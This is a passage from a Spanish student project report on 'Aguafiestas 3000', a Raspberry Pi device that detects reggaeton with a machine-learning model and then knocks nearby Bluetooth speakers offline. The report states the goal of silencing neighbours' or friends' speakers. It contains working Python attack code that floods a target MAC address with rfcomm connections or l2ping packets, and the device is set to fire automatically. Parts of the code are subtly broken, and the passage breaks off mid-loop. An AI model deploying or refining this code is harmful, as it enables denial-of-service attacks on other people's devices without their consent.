


Fig. 1.14 - GPIO Pinout Raspberry

Como comentaba anteriormente, las medidas están bien y en el nuevo diseño no habrá problema para colocar el botón y la pantalla.




Fig. 1.15 - Accesorios colocados

1.2. Justificación

Este proyecto lo he realizado para esos momentos en que tienes a gente al lado con este género que a veces puede ser tan repetitivo como puede ser un vecino, amigo, etc.

La idea es poder apagar y molestar a los altavoces cercanos en los que estén sonando reggaetón, si todo funciona como esperaba, también poder cambiar entre otros géneros para que el dispositivo tenga más uso.

Todo este proyecto se va a realizar desde un punto responsable y educativo, ese es su fin, nunca va a ser utilizar este aparato fuera de un entorno de prueba para hacer el mal.

2. Planificación

2.1. Requisitos

2.1.1. Requisitos funcionales

- ✓ *El micrófono tiene que capturar el audio de manera continua y analizarlo con el modelo.*
- ✓ *Tiene que procesar el audio capturado, incluyendo la eliminación de ruido para asegurar una calidad buena para el análisis.*
- ✓ *Se debe emplear un modelo de inteligencia artificial, entrenado en Edge Impulse, capaz de detectar música de reggaetón con una precisión alta.*
- ✓ *Se tiene que poder configurar el umbral de probabilidad para determinar cuándo el audio capturado corresponde a música de reggaetón y cuando a otro género.*

- ✓ *El sistema debe analizar el audio en tiempo real y calcular el porcentaje de probabilidad de que el audio corresponda a reggaetón.*
- ✓ *Se tiene que mostrar información en la pantalla OLED, incluyendo el estado del sistema, el porcentaje de probabilidad de detección y la dirección MAC del altavoz objetivo.*
- ✓ *Se tiene que poder interactuar mediante el botón conectado a los GPIO de la Raspberry Pi, facilitando la selección de la dirección MAC del altavoz objetivo.*
- ✓ *Cuando se supere el umbral establecido, se tiene que enviar un ataque depende del método escogido en el código que desconectará el altavoz elegido.*
- ✓ *El sistema debe estar configurado para ejecutarse automáticamente al inicio de la Raspberry Pi mediante una tarea programada en crontab.*
- ✓ *Se debe permitir al usuario seleccionar y cambiar la dirección MAC del altavoz objetivo a través de la pantalla y el botón.*
- ✓ *En el código debemos de recoger cada acción que se realice y que estas queden guardadas en un archivo de logs.*

2.1.2. Requisitos no funcionales

- ✓ *Usabilidad: La interacción del sistema con la pantalla y botón tiene que ser intuitiva y fácil de usar, también para usuarios con conocimientos limitados.*
- ✓ *Tolerancia a fallos: El sistema debe manejar errores y fallos de manera robusta, incluyendo la capacidad de recuperarse automáticamente de fallos que no sean graves sin necesidad de reiniciar.*
- ✓ *Portabilidad: Es un requisito indispensable para permitir su traslado e instalación en diferentes ubicaciones.*
- ✓ *Escalabilidad: El sistema debe estar diseñado de manera modular, permitiendo la fácil integración de nuevas funcionalidades, como la detección de otros géneros musicales o la mejora de la interfaz de usuario.*

2.2. Recursos

2.2.1. Recursos hardware

- ✓ *Raspberry PI 4 Modelo B:*
 - *Procesador: Quad-core Cortex-A72 (ARM v8) 64-bit SoC @ 1.5GHz*
 - *Memoria: 8GB LPDDR4-3200 SDRAM*
 - *Almacenamiento: Tarjeta microSD 32GB*
 - *Conectividad: Ethernet, Wi-Fi, Bluetooth*
- ✓ *Pantalla OLED*
 - *Tipo: OLED de 0.96 pulgadas*
 - *Resolución: 128X64 píxeles*
 - *Interfaz I2C*
 - *Conección: Pines GPIO de la Raspberry.*

- ✓ *Botón pulsador:*
 - *Conexión: Pines GPIO de la Raspberry.*
- ✓ *Micrófono USB*
 - *Micrófono USB compatible con la Raspberry para el reconocimiento de sonido.*
- ✓ *Altavoz bluetooth (para pruebas)*
 - *Tipo: Altavoz bluetooth portátil (utilizado para las pruebas de neutralización)*
- ✓ *Cables y conectores:*
 - *Cables Jumper: Hembra a hembra para las conexiones GPIO.*
 - *Cable USB C para la alimentación de la Raspberry.*
 - *Adaptador de corriente de 5V 3A para la Raspberry.*
- ✓ *Tarjeta MicroSD*
 - *Capacidad: 32GB*
 - *Clase: 10 o superior*
 - *Uso: Almacenar el sistema operativo y el software necesario.*
- ✓ *Caja para la Raspberry:*
 - *Tipo: Caja diseñada en 3D específicamente para este proyecto y modelo de Raspberry.*
- ✓ *Placa USB:*
 - *Uso: Para realizar la configuración más rápido que con un altavoz ya que tenemos que probar muchas configuraciones.*
- ✓ *Teclado y ratón USB*
- ✓ *Monitor*

2.2.2. Recursos software

- ✓ *Visual Studio Code: Un editor de código fuente gratuito y de código abierto*
- ✓ *Raspbian: Sistema operativo basado en Debian, optimizado para la Raspberry Pi*
- ✓ *Lenguaje de programación principal utilizado para desarrollar el código del proyecto.*
- ✓ *Edge Impulse: Acceso a través de la web para entrenar y exportar el modelo de detección de reggaetón*
- ✓ *Git: Sistema de control de versiones para gestionar el código del proyecto*
- ✓ *VNC Server / SSH: Para acceso remoto y administración de la Raspberry Pi.*
- ✓ *TinkerCAD: Acceso a través de la web para diseñar la caja de Raspberry utilizada en este proyecto.*
- ✓ *Raspberry PI Imager: Lo necesitaremos para la instalación de Debian en la Raspberry.*

2.3. Planificación temporal

En la siguiente tabla (Tabla 2.1) se detalla la planificación temporal del proyecto:

Descripción de la tarea	Nº de horas
Investigación y Definición de Requisitos	3
Instalación y Configuración Inicial	5
Captura y Preprocesamiento de Audio	10
Desarrollo del Modelo de IA	15
Interfaz de Usuario	3
Automatización y Tareas Programadas	2
Diseño de la Caja en 3D	5
Pruebas y revisión	15
TOTAL HORAS	58

Tabla 2-1 - Planificación temporal del proyecto

2.4. Planificación económica

En la siguiente tabla (Tabla 2.2) se detalla el presupuesto económico requerido para realizar el proyecto, el precio de la mano de obra se consigue a partir del convenio de un desarrollador de aplicaciones:

Descripción de la tarea	Precio (€)
Raspberry PI 4 B	70
Pantalla OLED (0.96 pulgadas, I2C)	30
Botón	20
Micrófono USB	10
Cables Jumper hembra a hembra	5
Altavoz Bluetooth para pruebas	30
Tarjeta MicroSD 32GB	10
Componentes para Impresión 3D	20€
Placa USB Bluetooth para pruebas	20€
Coste de mano de obra	655,4
TOTAL (€)	870,40

Tabla 2-2 - Presupuesto económico


3. Tecnologías

A continuación, muestro un listado de todas las tecnologías que he utilizado a lo largo del proyecto con una breve descripción y una referencia a su documentación. Todas las referencias estarán al final del documento.

- ✓ **PYTHON [1]:** Python es un lenguaje de alto nivel de programación interpretado cuya filosofía hace hincapié en la legibilidad de su código. Se trata de un lenguaje de programación multiparadigma, ya que soporta parcialmente la orientación a objetos, programación imperativa y, en menor medida, programación funcional. Es un lenguaje interpretado, dinámico y multiplataforma.



- ✓ **Edge Impulse [2]:** Edge Impulse es una plataforma para desarrollar algoritmos de aprendizaje máquina enfocados a implementarse en sistemas embebidos como microcontroladores o computadoras con recursos reducidos. Tiene disponibles diversas herramientas que la hacen adecuada tanto para principiantes como usuarios avanzados. La practicidad de esta herramienta es que no necesitas involucrarte demasiado con el código, puedes implementar tu algoritmo con ingresar tu base de datos, ajustas los hiperparámetros y entrenas el programa.



- ✓ *TinkerCAD [3]: TinkerCAD es una herramienta online y gratuita, que nos permitirá crear modelos tridimensionales basados en la geometría sólida constructiva, aunque podemos encontrar otras herramientas más potentes como Blender, el poder de TinkerCAD reside en la facilidad de uso, en el trabajo Online.*
- 

4. Desarrollo y secuenciación temporal

4.1. Desarrollo del proyecto

4.1.1. Instalación Debian Raspberry PI

Realizamos la instalación con *Raspberry Pi Imager*.

Seleccionamos el modelo, el sistema operativo y la tarjeta donde queremos realizar la instalación.



Fig. 4.1 - Instalación Debian 1

Podemos elegir dos opciones, editar los ajustes aquí y no tener que hacerlo luego o hacerlo una vez iniciemos el sistema, yo le doy a que no.



Fig. 4.2 - Instalación Debian 2

Seguimos con la instalación.




Fig. 4.3 - Instalación Debian 3

Tardará un rato en instalarse.



Fig. 4.4 - Instalación Debian 4

Una vez instalado podemos retirar la tarjeta e iniciarla en la Raspberry.




Fig. 4.5 - Instalación Debian 5

4.1.2. Configuración VNC Server

Para poder estar con la raspberry en remoto que es mucho más cómodo que estar enchufando un teclado y ratón todo el rato, vamos a utilizar VNC Server, con esta aplicación podremos controlar la raspberry desde cualquier lado dentro de nuestra misma red, si queremos controlarla desde otro lado, podemos instalar tailscale y meter la VPN y el ordenador que queramos en la misma VPN, así podremos conectar desde cualquier lado.

Entramos en la configuración de la Raspberry.



A screenshot of a terminal window titled "usuario@raspberrypi: ~". The window has a menu bar with "Archivo", "Editar", "Pestañas", "Ayuda". Below the menu, the command "usuario@raspberrypi:~ \$ sudo raspi-config" is typed into the terminal. The rest of the screen is black, indicating the command is being processed.

Fig. 4.6 - Configuración VNC Server 1

Entramos en Interface Options.




Fig. 4.7 - Configuración VNC Server 2

Seleccionamos VNC




Fig. 4.8 - Configuración VNC Server 3

Seleccionamos la primera opción.




Fig. 4.9 - Configuración VNC Server 4

Comprobamos la IP que tenemos.

```
usuario@raspberrypi:~ $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default
    qlen 1000
        link/ether e4:5f:01:0f:17:c9 brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
    qlen 1000
        link/ether e4:5f:01:0f:17:ca brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.117/24 brd 192.168.0.255 scope global dynamic noprefixroute wlan0
            valid_lft 5366sec preferred_lft 5366sec
            inet6 fe80::4e7:8a78:2c17:f869/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
usuario@raspberrypi:~ $
```

Fig. 4.10 - Configuración VNC Server 5

Instalamos RealVNC Client y nos conectamos a la IP de la Raspberry, ya podemos controlarla remotamente.




Fig. 4.11 - Configuración VNC Server 6

4.1.3. Código del software

En este apartado voy a mostrar el código del software que va a hacer el reconocimiento del sonido y el ataque al dispositivo bluetooth.

Estas son las librerías que he utilizado, la mayoría se utilizan para el reconocimiento de los dispositivos que están conectados a los puertos GPIO como el botón y la pantalla y para el modelo que entramos en Edge Impulse.

```
import os
import signal
import subprocess
import sys, getopt
import signal
import time
from edge_impulse_linux.audio import AudioImpulseRunner
from RPi import GPIO
import datetime
import board
import digitalio
from PIL import Image, ImageDraw, ImageFont
import adafruit_ssd1306
```

Fig. 4.12 - Librerías utilizadas

Este es el código de la pantalla OLED, el controlador que utilizamos es el adafruit_ssdl306 con interfaz I2C.

```
# Pantalla OLED
oled_reset = digitalio.DigitalInOut(board.D4)
WIDTH = 128
HEIGHT = 32
BORDER = 5
i2c = board.I2C()
oled = adafruit_ssdl306.SSD1306_I2C(WIDTH, HEIGHT, i2c, addr=0x3C, reset=oled_reset)
font = ImageFont.load_default()
```

Fig. 4.13 - Código pantalla OLED

Este es el código de el botón, está configurado para que lo reconozca en el puerto GPIO 26, donde lo tenemos conectado.

```
# Botón
GPIO.setwarnings(False)
GPIO.setmode(GPIO.BCM)
buttonPin = 26
GPIO.setup(buttonPin, GPIO.IN, pull_up_down=GPIO.PUD_UP)
```

Fig. 4.14 - Código botón

Estos son los ajustes del código, en el propio código esta comentado, el path es donde tenemos la carpeta con todos los componentes, el model el archivo que exportamos desde Edge Impulse, luego tenemos varios parámetros como el targetAddr, que es la MAC del dispositivo al que queremos atacar o el threshold que es el porcentaje que queremos que salga para que se realice el ataque.

```
# Ajustes
myPath      = "/home/usuario/Desktop/Aguafiestas"
model       = "aguafiestas3000.eim"
targetAddr  = "4D:FA:0A:36:DF:CF" #MAC del objetivo.
selectedDeviceId= 1 # El número donde esta conectado el dispositivo en ALSAMIXER.
method      = 3 # El método de ataque
packagesSize = 800 # Tamaño de los paquetes
threadsCount = 3 # Numero de hilos.
threshold   = 0.80 # Umbral de porcentaje de reggueaton para que realice el ataque
thresholdOthers = 0.15 # Umbral de porcentaje de otro género para que realice el ataque
strikeLimit = 3 # Número de detecciones que tiene que contar para realizar el ataque. Así se evitan falsos positivos.
forceFire   = 0
myDelay     = 0.5
```

Fig. 4.15 - Ajustes

Con la siguiente función podemos actualizar el mensaje de la pantalla cuando lo necesitemos.

```
# Actualiza la pantalla con los mensajes que le pasemos como parámetros.
def updateScreen(message1, message2):
    oled.fill(0)
    oled.show()
    image = Image.new("1", (oled.width, oled.height))
    draw = ImageDraw.Draw(image)

    draw.text(
        (0, 0),
        "Aguafiestas 3000",
        font=font,
        fill=255,
    )
    draw.text(
        (0, 10),
        message1,
        font=font,
        fill=255,
    )
    draw.text(
        (0, 20),
        message2,
        font=font,
        fill=255,
    )
    oled.image(image)
    oled.show()
```

Fig. 4.16 - Actualizar mensaje pantalla

Esta es la función donde se definen los métodos de ataque, tenemos dos métodos de ataque, el primero intenta realizar múltiples conexiones al dispositivo y el segundo manda varios paquetes hasta que se corta la conexión con el dispositivo. La víctima va a ver como se empieza a cortar el audio hasta que se deja de escuchar

```
# Se utiliza cuando queremos atacar a la víctima.
def fireB1(method, targetAddr, threadsCount, packagesSize, myDelay):
    writeLog("Atacando con el método #"+str(method)+ ", pkg "+ str(packagesSize) +' , target ' + targetAddr)
    printBanner()

    if method==1:
        for i in range(0, threadsCount):
            print("[*] Atacando " + str(i + 1))
            subprocess.call(['rfcomm', 'connect', targetAddr, '1'])
            time.sleep(myDelay)

    # Método utilizado
    if method==2:
        for i in range(0, threadsCount):
            print('[*]' + str(i + 1))
            os.system('sudo', 'l2ping -i hci0 -s ' + str(packagesSize) +'-f ' + targetAddr)
            time.sleep(myDelay)

    if method==3:
        for i in range(0, threadsCount):
            print('[*] Atacando ' + str(i + 1))
            process = subprocess.Popen(['/usr/bin/l2ping', targetAddr, '-t', '1', '-s', str(packagesSize), '-c', '1'], stdout=subprocess.PIPE, shell=True, preexec_fn=os.setsid)
            os.killpg(os.getpgid(process.pid), signal.SIGTERM)
```

Fig. 4.17 - Métodos de ataque

El siguiente código trata el modelo que creamos en Edge Impulse, aquí es donde podemos cambiar que queremos que haga si detecta reggaetón u otro género.

```
with AudioImpulseRunner(modelfile) as runner:  
  
    try:  
        modelInfo = runner.init()  
        labels = modelInfo['model_parameters']['labels']  
        print('Cargado ' + modelInfo['project'][ 'owner'] + ' / ' + modelInfo['project'][ 'name'] + '')  
  
        for res, audio in runner.classifier(device_id=selectedDeviceId):  
  
            for label in labels:  
                score = res['result'][ 'classification'][label]  
                print('%s: %.2f\n' % (label, score*100))  
  
                if label=='reggaeton':  
                    scoreReggaeton=score  
  
                if label=='otros':  
                    scoreOtros=score  
  
                if scoreReggaeton<=threshold:  
